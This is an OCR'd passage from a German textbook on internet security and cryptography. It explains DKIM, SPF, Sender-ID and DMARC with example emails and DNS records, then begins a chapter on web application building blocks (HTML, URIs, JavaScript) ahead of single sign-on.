       4nujc7YopdG5dWLSdNg6xNAZpOPr+kHxt1IrE+NahM6L/LbvaHut
       KVdkLLkpVaVVQPzeRDI009SO2Il5Lu7rDNH6mZckBdrIx0orEtZV
       4bmp/YzhwvcubU4=;
  Received: from client1.logistik.shop.com [192.0.2.1]
       by submitserver.shop.com with SUBMISSION;
       Fri, 11 Jul 2019 21:01:54 -0700 (PDT)
  From: Kundenservice <service@logistik.shop.com>
  To: Joerg Schwenk <js@rub.de>
  Subject: Ihre Bestellung wurde versandt
  Date: Fri, 11 Jul 2019 21:00:37 -0700 (PDT)
  Message-ID: <20190711040037.46341.5F8J@logistik.shop.com>

  Sehr geehrter Kunde,

  Ihre Bestellung Nr. 11111122222233333 wurde heute versandt.

  Ihr Serviceteam
```

Neuer Header Der Quelltext einer mit DKIM signierte Beispielmail ist in Listing 19.1 wiedergegeben. Der neue `DKIM-Signature`-Header besteht aus mehreren NAME=WERT-Paaren, die durch Semikolons voneinander getrennt sind.

v=1. Hier wird die Versionsnummer des DKIM-Verfahrens angegeben. Sie hat in allen RFCs den Wert 1.

a=rsa-sha256. Zu Signaturerzeugung wurde der Algorithmus RSA-PKCS#1 mit Hashalgorithmus SHA-256 eingesetzt.

d=shop.com. Dies ist der Domainname des E-Mail-Senders.

s=1234pk56. Dies ist die Subdomain der Domain `_domainkey.shop.com`, unter der der öffentliche Schlüssel abgelegt ist. Der Domainname, unter dem der öffentliche Schlüssel abgelegt wird, setzt sich also aus den Inhalten der Parameter `d` und `s` sowie aus dem statischen String `_domainkey` zusammen.




Abb. 19.4 Funktionsweise von DKIM

c=simple/simple. Zur Kanonisierung der Headerzeilen soll der `simple`-Algorithmus für Headerzeilen angewandt werden und zur Kanonisierung des Bodys der `simple`-Algorithmus für E-Mail-Bodys.

q=dns/txt. Zur Abfrage des öffentlichen Schlüssels zur Verifizierung der Signatur soll eine DNS-Abfrage nach einem TXT-Resource-Record verwendet werden.

i=logistik.shop.com. Bezeichnet die Subdomain, die für den Versand dieser E-Mail verantwortlich ist.

h=Received:From:To:Subject:Date:Message-ID:Reply-To. Hier werden alle Headerzeilen, über die die Signatur gebildet wird, in der für die Signaturverifikation richtigen Reihenfolge aufgelistet. Im Beispiel sind dies alle existierenden Headerzeilen und eine nichtexistente Zeile `Reply-To`. Für nichtexistente Zeilen wird der leere String als Inhalt mit signiert; dies soll verhindern, dass Angreifer entsprechende Zeilen hinzufügen können. Treten Headerzeilen mehrfach auf (z. B. `Received`), so können die letzten *n* Instanzen dieses Headerfeldes mit in die Signatur aufgenommen werden, wenn der Name des entsprechenden Headerfeldes *n* mal im `h`-Parameter auftaucht.

bh=2jUSOH... enthält den SHA-256-Hashwert des kanonisierten Bodys der E-Mail.

b=AuUoFE... enthält die Base64-codierte PKCS#1-Signatur.

Kanonisierung Wird ein signierter Datensatz von einem Sender an einen Empfänger geschickt, so sollte dieser Datensatz während des Transports nicht verändert werden. Sind Veränderungen während des Transports nicht zu vermeiden, so müssen Sender und Empfänger im die Lage versetzt werden, aus dem Original und aus der empfangenen Nachricht

eine bitidentische, kanonisierte Version des Datensatzes zu konstruieren, über den dann die Signatur berechnet wird.

Bei einem verteilten, plattformunabhängigen Dienst wie E-Mail sind Veränderungen am übertragenen Quelltext nicht zu vermeiden, und mindestens die Codierung des Zeilenendes muss an die unterschiedlichen unterstützten Betriebssysteme angepasst werden. OpenPGP und S/MIME sehen daher entsprechende Kanonisierungen für den Body einer E-Mail vor. DKIM muss sich zusätzlich noch um die Kanonisierung der signierten Headerzeilen kümmern.

Der DKIM-Standard beschreibt daher vier verschiedene Kanonisierungsverfahren, die in Abb. 19.5 vereinfacht dargestellt werden. Die beiden `simple`-Verfahren verändern den Quelltext der E-Mail nur geringfügig, sind daher aber auch anfälliger gegen Veränderungen während der SMTP-Übertragung. Die beiden `relaxed`-Verfahren schützen die Verifizierbarkeit der DKIM-Signatur besser, sind aber auch deutlich aufwendiger.

	Header	**Body**
simple	keine Änderung	entferne leere Zeilen
relaxed	schreibe Namen der Headerfelder in Kleinbuchstaben, entferne bestimmte Whitespaces, entferne CRLF in Headerzeilen	reduziere Whitespaces, entferne leere Zeilen

Abb. 19.5 Vereinfachte Übersicht zu den in DKIM spezifizierten Kanonisierungsverfahren




Abb. 19.6 Beispielhafte DKIM-Kanonisierungen. Whitespaces werden durch Zeichenfolgen in spitzen Klammern dargestellt: Leerzeichen `<SP>`, Tabulatorzeichen `<HTAB>` und Zeilenumbrüche `<CRLF>`

Diese vier Kanonisierungsverfahren im Einzelnen zu beschreiben, würde den Rahmen dieses Buches sprengen – alle Details sind in RFC 6376 [CHK11] beschrieben. Zur Illustration dieser Verfahren sei hier lediglich auf Abb. 19.6 verwiesen – dort sind die Kanonisierungsalgorithmen beispielhaft beschrieben und Whitespaces sichtbar gemacht.

Berechnung der Signatur Eine DKIM-Signatur wird wie folgt erzeugt:

1. Ein erster Hashwert wird über den Body berechnet.
   a) Der Body (so wie er versandt wird, mit *quoted-printable*- oder Base64-Codierung) wird kanonisiert. Falls ein `l`-Parameter mit Wert *n* vorhanden ist, wird der Hashwert nur über die ersten *n* Byte des Bodys berechnet.
   b) Der so berechnete Hashwert wird Base64-codiert im Attribut `bh` des DKIM-Headers gespeichert.
2. Ein zweiter Hashwert wird über ausgewählte Headerfelder berechnet.
   a) Der erste Teil des zu hashenden Bytestrings sind die (kanonisierten) Headerfelder, die im `h`-Attribut des DKIM-Headers genannt werden, in der angegebenen Reihenfolge.
   b) Der zweite Teil des zu hashenden Strings ist der DKIM-Header selbst, einschließlich des ersten Hashwertes im `bh`-Attribut, aber ohne den Wert des `b`-Attributs, das ja gerade berechnet werden soll – dieses hat bei der Signaturerzeugung den leeren String als Wert.
   c) Die Konkatenation der beiden Teile ist die Eingabe der Hashfunktion, aus der der zweite Hashwert berechnet wird.
3. Dieser zweite Hashwert wird jetzt PKCS#1-RSA-signiert

Listing 19.2 DNS-Eintrag mit dem öffentlichen Schlüssel zum Beispiel aus Listing 19.1.

```
$ORIGIN _domainkey.shop.com.
1234pk56 IN TXT ("v=DKIM1; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQ"
                 "KBgQDwIRP/UC3SBsEmGqZ9ZJW3/DkMoGeLnQg1fWn7/zYt"
                 "IxN2SnFCjxOCKG9v3b4jYfcTNh5ijSsq631uBItLa7od+v"
                 "/RtdC2UzJ1lWT947qR+Rcac2gbto/NMqJ0fzfVjH4OuKhi"
                 "tdY9tf6mcwGjaNBcWToIMmPSPDdQPNUYckcQ2QIDAQAB")
```

Überprüfung einer eingehenden Mail Empfängt ein SMTP-Server eine E-Mail, die eine DKIM-Signatur enthält, so kann er diese Signatur überprüfen. Dazu muss er zunächst aus dem `d`- und dem `s`-Parameter eine Subdomain konstruieren, an die er eine DNS-Anfrage nach dem öffentlichen Schlüssel senden kann. Wenn wir die Parameter `d=shop.com` und `s=1234pk56` aus Listing 19.1 verwenden, wäre dies die Subdomain

`1234dk56._domainkey.shop.com.`

Auf eine Anfrage nach einem zu dieser Subdomain hinterlegten TXT-Resource-Record wird der in Listing 19.2 angegebene Datensatz zurückgeliefert, der im `p`-Parameter des Base64-codierten öffentlichen Schlüssels enthält. Mit diesem Schlüssel kann die DKIM-Signatur dann überprüft werden.

Listing 19.3 Erweiterung des Quelltextes der Beispiel-E-Mail aus Listing 19.1 nach erfolgreicher Überprüfung der DKIM-Signatur.

```
X-Authentication-Results: smtp1.rub.de
  header.from=service@logistik.shop.com; dkim=pass
Received: from submitserver.shop.com (192.168.1.1)
  by smtp1.rub.de with SMTP;
  Fri, 11 Jul 2019 21:01:59 -0700 (PDT)
```

Das Ergebnis dieser Prüfung kann als neuer Header am Anfang des Quelltextes der E-Mail vor deren Weiterleitung an den nächsten SMTP-Server angefügt werden, zusammen mit dem neuen `Received`-Header. Diese neuen Header, die vor dem Beginn des Quelltextes aus Listing 19.1 angefügt werden müssten, sind im Erfolgsfall beispielhaft in Listing 19.3 dargestellt. Der neue Header `X-Authentication-Results` enthält neben der Beschreibung, dass die Überprüfung der DKIM-Signatur erfolgreich war (`dkim=pass`), noch den Namen des überprüfenden SMTP-Servers (`smtp1.rub.de`) und eine Angabe zur überprüften 822.From-Adresse.

Jeder SMPT-Server kann die in einer E-Mail vorhandenen DKIM-Signaturen prüfen. Er sollte sich nicht auf eventuell bereits vorhandene `X-Authentication-Results`-Header verlassen. Am sinnvollsten ist die DKIM-Prüfung immer dann, wenn eine E-Mail aus einer fremden E-Mail-Domain empfangen wird.

19.6 Sender Policy Framework (SPF)

Sender Policy Framework (SPF) Während DKIM über einen aus dem Domain Name System geladenen Schlüssel die Authentizität und Integrität einer „Kern"-E-Mail aus Body und Headerzeilen garantiert, nutzt das *Sender Policy Framework* (SPF) [Kit14, WS06] DNS auf eine andere Art und Weise: Ein SMTP-Server kann hier erfragen, ob die IP-Adresse, von der aus der SMTP-Client eine E-Mail übertragen möchte, dazu autorisiert ist. Eine Liste dieser autorisierten IP-Adressen wird im DNS unter der Domain abgefragt, die in der 821.MailFrom-Adresse angegeben ist.

SPF kann als Gegenstück zu dem MX-Resource-Record im DNS angesehen werden (Abb. 17.3):

- Ein SMTP-Client ermittelt die IP-Adresse des Servers durch eine MX-Abfrage an die Domain, die in der RFC821.RcptTo-Adresse angegeben ist.

- Ein SMTP-Server verifiziert die IP-Adresse des Client durch eine SPF-Abfrage an die Domain, die in der RFC821.MailFrom-Adresse angegeben ist.

Daher wurden die ersten Ideen zu SPF auch unter dem Namen *Reverse MX* (RMX) diskutiert.

SPF-Sender Der Sender einer SPF-geschützten E-Mail – in unserem Beispiel in Abb. 19.7 ist dies die Domain `shop.com` – muss letztendlich eine Liste aller IPv4/IPv6-Adressen oder Adressbereiche zusammenstellen, von denen aus E-Mails für diese Domain verschickt werden könnten. Diese Liste wird in einem TXT-RR direkt unter der Domain `shop.com` hinterlegt. Verwendet eine Firma verschiedene Domains zum Mailversand, z. B. `shop.de`, so muss die Liste der autorisierten IP-Adressen nicht mehrfach gepflegt werden, sondern es kann mit dem Eintrag `include:shop.com` ein Verweis auf eine zentrale Liste gesetzt werden.

Listing 19.4 Beispielhafter DNS-Eintrag mit MX- und SPF-RRs.

```
example.com. IN MX 10 mx.example.com.
              IN MX 20 mx2.example.com.
mx.example.com. IN A 192.0.2.1
mx2.example.com. IN A 192.0.2.129
example.com. IN TXT "v=spf1 ip4:192.0.2.1 ip4:192.0.2.129 -all"
```




Abb. 19.7 Funktionsweise von SPF

Ein minimales Beispiel für ein Zonefile ist in Listing 19.4 wiedergegeben. Dort sind zwei SMTP-Server angegeben, die über eine MX-Anfrage an `example.com` gefunden werden können, und die gleichen Server werden über den TXT-RR autorisiert für den Versand von E-Mails für `example.com`. Diese beiden Server werden durch Angabe ihrer IPv4-Adresse legitimiert, alle anderen IP-Adressen werden durch die Direktive `-all` ausgeschlossen. Es gibt eine Reihe weiterer Direktiven für SPF, mit denen SPF-Policies flexibler konfiguriert werden können; diese sind in RFC 7208 [Kit14] detailliert beschrieben.

Sender-ID Das Sender-ID-Verfahren funktioniert analog zu SPF, auch die Direktiven sind weitgehend identisch. Es kann zusammen mit SPF verwendet werden. Ein minimales Zonefile ist in Listing 19.5 dargestellt.

Listing 19.5 Beispielhafter DNS-Eintrag mit MX- und Sender ID-RRs.

```
example.com. IN MX 10 mx.example.com.
               IN MX 20 mx2.example.com.
mx.example.com. IN A 192.0.2.1
mx2.example.com. IN A 192.0.2.129
example.com. IN TXT "spf2.0/pra ip4:192.0.2.1 ip4:192.0.2.129 -all"
```

Sender-ID ermöglicht in Erweiterung von SPF eine Auswahl der Absenderadressen, gegen die geprüft werden soll. Die Ergänzung `pra` bezeichnet die Variante, in der 821.From als Absender verwendet und die DNS-Anfrage an die Domain in dieser E-Mail-Adresse gestellt werden soll. `mfrom` bezeichnet 822.MailFrom, und in dieser Konfiguration wäre Sender-ID identisch zu SPF. Es können aber auch beide Adressen geprüft werden.

19.7 DMARC

Während DKIM, SPF und Sender-ID es dem *Empfänger* ermöglichen, eine Entscheidung zur Klassifizierung von SPAM zu treffen, hat der *Sender* bislang keine Möglichkeit, diese Entscheidungskriterien mit zu beeinflussen. So kann es passieren, dass identisch geschützte E-Mails eines Senders von einem Empfänger als SPAM klassifiziert werden, während sie beim anderen den SPAM-Filter problemlos passieren.

Listing 19.6 Beispielhafte DMARC Policy.

```
; DMARC record for the domain shop.com

_dmarc IN TXT ( "v=DMARC1; p=quarantine; "
                "rua=mailto:dmarc-feedback@shop.com; "
                "ruf=mailto:auth-reports@thirdparty.example.net" )
```

Um diese Kontrolllücke für den Sender zu schließen, starteten Google, Yahoo, Microsoft, Facebook, AOL, PayPal und LinkedIn im Jahr 2011 eine Initiative, die in den Standard

Domain based Message Authentication, Reporting and Conformance (DMARC) mündete [KZ15]. Eine DMARC-Policy, die ebenfalls im DNS hinterlegt wird, spezifiziert, wie im Fall eines FAIL von DKIM oder SPF zu verfahren ist und wie dieser Fehler an den Sender der E-Mail berichtet werden soll. DMARC-Policies sollen so zu mehr Konformität bei der Behandlung von E-Mails führen.

DMARC Policies DMARC Policies sind im DNS als TXT-RR für die statische Subdomain `_dmarc` hinterlegt. In Abb. 19.8 und Listing 19.6 ist dies die Domain `_dmarc.shop.com`. Eine minimale DMARC-Policy gibt ein Verhalten für den Empfänger im `p`-Parameter vor. Drei Werte sind für diesen Parameter spezifiziert:

- **p=none:** Der Eigentümer der sendenden Domain verlangt keine besondere Vorgehensweise und überlässt es dem Empfänger zu entscheiden.
- **p=quarantine:** Die E-Mail soll mit besonderer Vorsicht behandelt, aber nicht gelöscht werden. Sie kann z. B. in einen speziellen SPAM-Ordner zur manuellen Inspektion durch den E-Mail-Empfänger verschoben werden.
- **p=reject:** Die E-Mail sollte während der SMTP-Transaktion vom Empfänger zurückgewiesen werden.

Der Sender kann im Fall von FAIL ferner um die Übersendung detaillierter forensischer Reports an die in `ruf` angegebene E-Mail-Adresse („return user for forensic reports“) oder auch um eine statistische Zusammenfassung an die Adresse in `rua` („return user for




Abb. 19.8 Funktionsweise von DMARC in Kombination mit DKIM und SPF

aspf: 821.MailFrom adkim: `d=`	aspf: 822.From adkim: 822.From	strict	relaxed
service.shop.com	mail.shop.com	fail	pass
shop.com	shop.com	pass	pass
shop.co.uk	service.co.uk	fail	fail

Abb. 19.9 Beispiele zu den Alignment-Policies in DMARC

aggregated reports“) bitten. Ferner kann im Parameter `pct` eine Prozentangabe stehen, falls nicht alle E-Mails DMARC-geprüft werden sollen, sondern nur ein bestimmter Prozentsatz.

Den komplexesten Teil von DMARC bilden die *Alignement*-Prüfungen der Domains für SPF und DKIM (Abb. 19.9). Damit soll sichergestellt werden, dass die Domainangaben in den verschiedenen Absenderadressen zueinander „passen“. Für SPF sind dies die 821.MailFrom-Adresse, die SPF überprüft, und die 822.From-Adresse, die dem Nutzer angezeigt wird. Für DKIM sind dies die Domain, die im `d=`-Parameter der DKIM-Policy angegeben ist, und die Domain aus 822.From. Der Wert `strict` im `aspf` oder `adkim`-Parameter verlangt identische Domains, der Default-Wert `relaxed` verlangt lediglich, dass Superdomains übereinstimmen. Besonderheiten wie die 2-Label-TLDs in Großbritannien sind berücksichtigt.

Web Security und Single-Sign-On-Protokolle

20

Inhaltsverzeichnis

Single-Sign-On-Protokolle (SSO) werden eingesetzt, um einem Webnutzer nach nur einem manuellen Login authentifizierten Zugriff auf viele weitere Webanwendungen zu geben. So kann z. B. ein Login bei Facebook, Google oder Twitter genutzt werden, um sich bei vielen weiteren Webanwendungen über einen einzelnen Mausklick auf den entsprechenden „Sign me in with …"-Knopf einzuloggen (Abb. 20.1). Diese weit verbreiteten, proprietären SSO-Protokolle sind Varianten von Standards wie OAuth oder OpenID Connect, wobei Google auch Standards wie SAML unterstützt.

SSO-Protokolle unterscheiden sich von allen bislang vorgestellten kryptographischen Protokollen in einer Hinsicht signifikant: Sie besitzen keine eigene Client-seitige Implementierung, sondern müssen dort allein mit den Features auskommen, die ihnen ein moderner Webbrowser zur Verfügung stellt. In der Regel werden kryptographisch gesicherte Nachrichten, die serialisierte JSON- oder XML-Dateien sein können, als HTML-Formulare, als URLs, oder als HTTP-Cookies übertragen und nur serverseitig verarbeitet. Wir werden diese Konstrukte daher kurz vorstellen. Da die Sicherheit von SSO direkt mit der Sicherheit von Webanwendungen verknüpft ist, werden wir die wichtigsten Angriffe Cross-Site Scripting (XSS), Cross-Server Request Forgery (CSRF) und SQL Injection (SQLi) kurz beschreiben.

Die Blaupause für moderne SSO-Protokolle ist das *Kerberos-Protokoll* [NYHR05], das in Abschn. 14.3 beschrieben wurde. Eine Vorstellung der wichtigsten heute genutzten SSO-Protokolle schließt das Kapitel ab.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_20




Abb. 20.1 Single-Sign-On für eine Webanwendung über populäre Internetdienste

20.1 Bausteine von Webanwendungen

Eine Webanwendung ist eine verteilte Client-Server-Anwendung, deren Anwendungslogik zwischen dem Webbrowser als Client und einem Webserver aufgeteilt ist. Die Kommunikation findet überwiegend über HTTP statt. Auch Smartphone-Apps können als Webanwendungen realisiert werden – die GUI wird in diesem Fall mit HTML5 realisiert, und für die Kommunikation der App mit einem Server wird der Systembrowser von Android oder iOS genutzt.

Die grundlegenden Bausteine von Webanwendungen sind HTTP (Abschn. 9.2) und HTML [FNL+13]. Neben dem eigentlichen HTML-Markup enthält eine Webseite darüber hinaus noch aktiven Scriptcode (JavaScript) und genaue Layoutanweisungen (Cascading Style Sheets). Beide operieren auf einem abstrakten Objektmodell der Webseite, dem *Document Object Model.* Als zentraler Sicherheitsmechanismus soll die *Same Origin Policy* verhindern, dass fremde Skripte sensible Daten einer Webseite (z. B. HTTP-Session-Cookies, Passwörter) lesen oder verändern.

20.1.1 Architektur von Webanwendungen

Eine moderne Webanwendung besteht aus vielen Komponenten. Ein typisches Szenario hierzu ist in Abb. 20.2 angegeben. Auf Client-Seite implementiert der Browser verschiedene Parser (z. B. Rendering für HTML, XML, CSS, URIs), die ihm helfen, HTML-Inhalte korrekt darzustellen. Umfangreiche JavaScript-Bibliotheken erweitern die Funktionalität des Browsers, und diese Bibliotheken können über AJAX-Technologien auch weitere Daten aus dem Internet laden.




Abb. 20.2 Komponenten einer Webanwendung

Bestimmte Daten (z. B. Office-Dateien) stellt der Browser nicht selbst dar, sondern bedient sich geeigneter Plugins (Darstellung im Browserfenster) oder externer Viewer (Darstellung in einem separaten Fenster). Über einen solchen Plugin-Mechanismus kann auch Schadsoftware in den Browser geladen werden.

Um Daten aus dem Internet abzurufen, ist neben dem HTTP-Protokoll auch der Dienst DNS (Kap. 15) erforderlich. Dieser löst den in der URL enthaltenen Domainnamen in eine IP-Adresse auf. Kommt SSL/TLS zum Schutz der Daten zum Einsatz, wird darüber hinaus noch die Anbindung an eine PKI benötigt.

Auf Serverseite wird die benötigte Funktionalität oft auf mehrere Maschinen verteilt. Statische Daten einer Webanwendung (z. B. Bilder, Preise, Texte) werden in einer Datenbank gespeichert, mithilfe eines Applikationsservers zu dynamischen Webseiten zusammengebaut und über einen Webserver ausgeliefert.

20.1.2 Hypertext Markup Language (HTML)

Die Hypertext Markup Language wird aktuell in Version 5 [FNL+13] eingesetzt; ältere Versionen wie HTML 4.01 [JHR99] oder das strenge XHTML [Pem02] werden von heutigen Webbrowsern ebenfalls unterstützt. Im Gegensatz zu seinen Vorgängerversionen wird HTML5 als *living standard* beschrieben. Dies bedeutet, dass sich dieser Standard ständig ändert und ständig neue Features hinzukommen oder wegfallen können. Es gibt daher immer Unterschiede bei der Unterstützung neu entwickelter HTML5-Features in den einzelnen Webbrowsern.

Listing 20.1 Einfaches HTML-Dokument.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
   "http://www.w3.org/TR/html4/strict.dtd">
<html>
   <head>
      <title>My first HTML document</title>
   </head>
   <body>
      <p>Hello world!
   </body>
</html>
```

Ein HTML-Dokument (Listing 20.1) wird durch einen `<html>`-Tag geklammert und besteht aus Header und Body. Eine vorangestellte `DOCTYPE`-Deklaration gibt an, welche HTML-Variante verwendet wird. HTML ist eine Mischung aus Struktur- und Darstellungssprache. So dienen z. B. die `<head>`- und `<body>`-Tags eindeutig der Strukturierung des Dokuments und die Tags `<hr>` (horizontale Linie), `<br>` (Zeilenumbruch) und `<b>` (fett hervorgehobener Text) eindeutig zur Darstellung. Irgendwo dazwischen liegen HTML-Überschriften und HTML-Formulare, da sie sowohl das Dokument gliedern als auch im Browser eine bestimmte Darstellung erzeugen. Ein HTML-Dokument wird vom HTML-Parser des Browsers eingelesen. Daneben gibt es Parser für URLs (z. B. Hyperlinks), für Scriptcode (z. B. JavaScript), für Formatierungsanweisungen (Cascading Style Sheets) und für XML.

20.1.3 Uniform Resource Locators (URLs) und Uniform Resource Identifiers (URIs)

Den ersten Versionen von HTML lag die Idee zugrunde, verschiedene Artikel über Hyperlinks zu vernetzen. Da diese Hyperlinks auf eine eindeutige Ressource im WWW zeigen, werden sie auch als *Uniform Resource Locators* (URLs) bezeichnet. Ein *Uniform Resource Identifier* (URI) ist eine Verallgemeinerung dieses Konzepts. Ein URI kann den logischen Ort einer Resource angeben (dann kann eine geeignete Software, z. B. ein Webbrowser, direkt auf die Ressource zugreifen), oder er kann auch nur ein eindeutiger Name für diese Ressource sein (dann ist zunächst unklar, wie auf diese Ressource zugegriffen werden kann). Die Syntax von URIs ist komplex; sie wird in RFC 3986 [BLFM05] beschrieben. Listing 20.2 gibt einige Beispiele für URIs an.

Listing 20.2 Beispiele für URIs.

```
1 http://www.ietf.org/rfc/rfc2396.txt
2 ftp://ftp.is.co.za/rfc/rfc1808.txt
3 ldap://[2001:db8::7]/c=GB?objectClass?one
4 mailto:John.Doe@example.com
5 news:comp.infosystems.www.servers.unix
6 tel:+1-816-555-1212
7 telnet://192.0.2.16:80/
8 urn:oasis:names:specification:docbook:dtd:xml:4.1.2
```

Im Webbrowser ist ein eigener Parser für die Auswertung von URIs zuständig. Seine Funktionsweise soll am Beispiel der http-URL aus Listing 20.2 kurz erläutert werden. Zunächst wird der Domainname `www.ietf.org` extrahiert, und über eine DNS-Abfrage wird die zugehörige IP-Adresse ermittelt. Dann wird die Protokollangabe `http` dafür verwendet, den richtigen TCP-Port 80 anzusprechen, und schließlich wird der Pfad der URL in der GET-Abfrage des HTTP-Protokolls eingesetzt.

20.1.4 JavaScript und das Document Object Model (DOM)

Viele Webseiten enthalten umfangreiche JavaScript-Bibliotheken. Mithilfe von JavaScript können Animationen realisiert, die Navigation auf einer Webseite gestaltet oder der komplette Inhalt der Webseite ausgetauscht werden. JavaScript wurde von Brendan Eich für den Netscape-Browser entwickelt. 1996 übergab die Firma Netscape die Standardisierung dieser Skriptsprache an das Standardisierungsgremium Ecma International mit Sitz in Genf. Die aktuelle Version des Standards ist ECMAScript 9 [Ter18].

